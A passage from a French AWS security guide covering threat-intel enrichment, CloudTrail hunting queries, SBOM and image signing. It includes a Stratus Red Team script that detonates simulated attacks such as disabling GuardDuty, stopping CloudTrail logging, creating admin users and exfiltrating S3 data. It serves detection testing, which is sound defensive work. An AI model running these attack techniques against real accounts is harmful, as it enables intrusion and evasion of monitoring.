        aws_ti
    )

```

```

# Stocker dans DynamoDB pour hunting
store_enriched_finding(finding, {
    'virustotal': vt_data,
    'abuseipdb': abuse_data,
    'aws_ti': aws_ti,
    'risk_score': risk_score
})

# Si risk score > 80, escalader immédiatement
if risk_score > 80:
    escalate_to_security_team(finding, risk_score)

return {'risk_score': risk_score}

def check_virustotal_ip(ip):
    """Check IP reputation sur VirusTotal"""
    api_key = os.environ['VT_API_KEY']
    url = f'https://www.virustotal.com/api/v3/ip_addresses/{ip}'

    response = requests.get(url, headers={'x-apikey': api_key})

    if response.status_code == 200:
        data = response.json()
        return {
            'malicious': data['data']['attributes']['last_analysis_stats']['malicious'],
            'reputation': data['data']['attributes'].get('reputation', 0)
        }
    return None

```

## 2. Proactive Threat Hunting

```

-- CloudWatch Logs Insights: Hunt pour activité suspecte

-- Hunt 1: Découvrir des patterns d'exfiltration
fields @timestamp, userIdentity.arn, eventName, requestParameters.bucketName,
       additionalEventData.bytesTransferredOut
| filter eventName = "GetObject"
| stats sum(additionalEventData.bytesTransferredOut) as totalBytes,
       count(*) as requests,
       count_distinct(requestParameters.key) as uniqueFiles
       by userIdentity.arn, bin(1h)
| filter totalBytes > 10737418240  -- > 10GB
| sort totalBytes desc

-- Hunt 2: Détection de reconnaissance (enumeration)
fields @timestamp, userIdentity.arn, eventName, errorCode
| filter eventName like /(?i)(list|describe|get)/
| filter errorCode in ["AccessDenied", "UnauthorizedOperation"]
| stats count(*) as deniedRequests,
       count_distinct(eventName) as uniqueAPIs
       by userIdentity.arn, bin(5m)
| filter deniedRequests > 50 and uniqueAPIs > 10

```

```

| sort deniedRequests desc

-- Hunt 3: Création de ressources inhabituelles
fields @timestamp, userIdentity.arn, eventName, awsRegion
| filter eventName like /^(Create|Run|Launch)/
| filter awsRegion not in ["us-east-1", "eu-west-1"] -- Régions non utilisées
| stats count(*) as resourceCreations by userIdentity.arn, awsRegion
| sort resourceCreations desc

-- Hunt 4: Modification de configurations sécurité
fields @timestamp, userIdentity.arn, eventName, requestParameters
| filter eventName in [
    "PutBucketPolicy", "DeleteBucketPolicy",
    "ModifyDBInstance", "AuthorizeSecurityGroupIngress",
    "PutBucketAcl", "PutBucketPublicAccessBlock"
]
| sort @timestamp desc

-- Hunt 5: Accès avec credentials temporaires inhabituels
fields @timestamp, userIdentity.arn, userIdentity.sessionContext.sessionIssuer.userName,
sourceIPAddress
| filter userIdentity.type = "AssumedRole"
| filter userIdentity.sessionContext.sessionIssuer.userName not like /^(jenkins|github-actions)
| stats count(*) as sessions,
    count_distinct(sourceIPAddress) as uniqueIPs
    by userIdentity.arn, bin(1h)
| filter uniqueIPs > 5
| sort sessions desc

```

## Red Team / Purple Team Exercises

### 1. Attack Simulation Framework

```

# Stratus Red Team - Simulations d'attaques AWS
# https://github.com/DataDog/stratus-red-team

# Exemple de simulation d'attaques pour tester les défenses

import subprocess
import json

attack_scenarios = {
    'privilege_escalation': [
        'aws.iam.attach-admin-policy-to-role',
        'aws.iam.create-admin-user',
        'aws.iam.backdoor-assume-role'
    ],
    'persistence': [
        'aws.iam.create-access-key',
        'aws.lambda.backdoor-function',

```

```
'aws.ec2.create-login-profile'
],
'data_exfiltration': [
    'aws.s3.exfiltrate-data',
    'aws.rds.snapshot-export',
    'aws.ec2.download-user-data'
],
'defense_evasion': [
    'aws.cloudtrail.stop-logging',
    'aws.guardduty.disable-detector',
    'aws.config.delete-recorder'
]
}

def run_attack_simulation(scenario_category):
    """Exécuter une simulation d'attaque"""

    print(f"[*] Running {scenario_category} attack simulations")

    results = []
    for technique in attack_scenarios[scenario_category]:
        print(f"  [+] Testing: {technique}")

        # Warm up (préparer l'attaque)
        subprocess.run(['stratus', 'warmup', technique])

        # Détoner l'attaque
        result = subprocess.run(
            ['stratus', 'detonate', technique],
            capture_output=True,
            text=True
        )

        # Vérifier si détecté
        detected = check_if_detected(technique)

        results.append({
            'technique': technique,
            'executed': result.returncode == 0,
            'detected': detected,
            'time_to_detect': detected['time'] if detected else None
        })

        # Cleanup
        subprocess.run(['stratus', 'cleanup', technique])

    return results

def check_if_detected(technique, timeout=300):
    """Vérifier si l'attaque a été détectée par GuardDuty/Security Hub"""

    import time
    start_time = time.time()

    guardduty = boto3.client('guardduty')
```

```

detector_id = guardduty.list_detectors()['DetectorIds'][0]

while time.time() - start_time < timeout:
    findings = guardduty.list_findings(
        DetectorId=detector_id,
        FindingCriteria={
            'Criterion': {
                'updatedAt': {
                    'Gte': int((start_time - 60) * 1000) # 1 min before
                }
            }
        }
    )

    if findings['FindingIds']:
        detection_time = time.time() - start_time
        return {
            'detected': True,
            'time': detection_time,
            'finding_id': findings['FindingIds'][0]
        }

    time.sleep(10)

return False

# Rapport de simulation
def generate_red_team_report(results):
    """Générer un rapport des simulations"""

    total = len(results)
    detected = sum(1 for r in results if r['detected'])
    avg_detection_time = sum(r['time_to_detect'] for r in results if r['detected']) / detected

    report = f"""
# Red Team Simulation Report

## Summary
- Total Attacks Simulated: {total}
- Attacks Detected: {detected} ({detected/total*100:.1f}%)
- Average Detection Time: {avg_detection_time:.1f} seconds

## Detection Gap Analysis
"""

    for result in results:
        if not result['detected']:
            report += f"\n⚠ **UNDETECTED**: {result['technique']}"
            report += f"\n    Recommendation: Create detection rule for this technique\n"

    return report

```

## 2. Purple Team Collaboration

```
# Purple Team Exercise Template

exercise:
  name: "Cloud Privilege Escalation Detection"
  date: "2025-11-XX"
  duration: "4 hours"

participants:
  red_team:
    - Security Engineer (Attacker)
  blue_team:
    - SOC Analyst
    - Cloud Security Engineer
  purple_team_lead:
    - Security Architect

objectives:
  - Test detection capabilities for IAM privilege escalation
  - Improve MTTD (Mean Time To Detect)
  - Document blind spots
  - Create new detection rules

attack_scenarios:
  scenario_1:
    name: "IAM Policy Backdoor"
    technique: "T1098.001" # MITRE ATT&CK
    steps:
      - Attacker creates new IAM user
      - Attaches PowerUserAccess policy
      - Creates access keys
      - Attempts to escalate to Admin

    blue_team_tasks:
      - Monitor CloudTrail for suspicious IAM changes
      - Detect unauthorized policy attachments
      - Alert on access key creation for new users

    success_criteria:
      - Detection within 5 minutes
      - Accurate alert with context
      - Automated containment triggered

  scenario_2:
    name: "Lambda Backdoor Persistence"
    technique: "T1525"
    steps:
      - Create Lambda function with admin role
      - Function creates new IAM users
      - Scheduled via EventBridge

    blue_team_tasks:
      - Detect Lambda with overly permissive role
```

```

    - Monitor for Lambda-created IAM resources
    - Block unauthorized EventBridge rules

post_exercise:
    - Review all detections vs misses
    - Update detection rules
    - Improve runbooks
    - Schedule next exercise (quarterly)

```

## Supply Chain Security

### 1. Software Bill of Materials (SBOM)

```

# Générer un SBOM pour chaque build
syft packages dir:. -o cyclonedx-json > sbom.json

# Scanner les vulnérabilités connues
grype sbom:sbom.json --fail-on high

# Signer le SBOM avec Cosign
cosign sign-blob --key cosign.key sbom.json > sbom.json.sig

# Vérifier l'intégrité
cosign verify-blob --key cosign.pub --signature sbom.json.sig sbom.json

```

### 2. Dependency Confusion Protection

```

# CodeArtifact pour gérer les dépendances internes
resource "aws_codeartifact_domain" "main" {
  domain = "company-packages"
}

resource "aws_codeartifact_repository" "internal" {
  repository = "internal-packages"
  domain     = aws_codeartifact_domain.main.domain

  external_connections {
    external_connection_name = "public:npmjs"
  }
}

# Politique pour bloquer les packages non approuvés
resource "aws_codeartifact_repository_permissions_policy" "internal" {
  repository = aws_codeartifact_repository.internal.repository
  domain     = aws_codeartifact_domain.main.domain

  policy_document = jsonencode({
    Version = "2012-10-17"
  })
}

```

```
Statement = [
    Effect = "Allow"
    Principal = {
        AWS = aws_iam_role.ci_cd.arn
    }
    Action = [
        "codeartifact:PublishPackageVersion",
        "codeartifact:PutPackageMetadata"
    ]
    Resource = "*"
    Condition = {
        StringEquals = {
            "codeartifact:PackageOrigin" = "INTERNAL"
        }
    }
}
})
```

### 3. Container Image Signing

```
# Cosign pour signer les images Docker
cosign generate-key-pair

# Build et sign
docker build -t myapp:v1.0 .
cosign sign --key cosign.key myregistry/myapp:v1.0

# Vérification dans ECS/EKS
cosign verify --key cosign.pub myregistry/myapp:v1.0
```

```
# Admission Controller pour EKS - Uniquement images signées
apiVersion: admissionregistration.k8s.io/v1
kind: ValidatingWebhookConfiguration
metadata:
  name: image-signature-validation
webhooks:
  - name: check-image-signature.security.company.com
    clientConfig:
      service:
        name: image-validator
        namespace: security-system
    rules:
      - operations: ["CREATE", "UPDATE"]
        apiGroups: [""]
        apiVersions: ["v1"]
        resources: ["pods"]
    failurePolicy: Fail  # Bloquer si validation échoue
```

© 2025 - Guide de Sécurisation AWS pour Applications SaaS  
Tous droits réservés - Confidential Client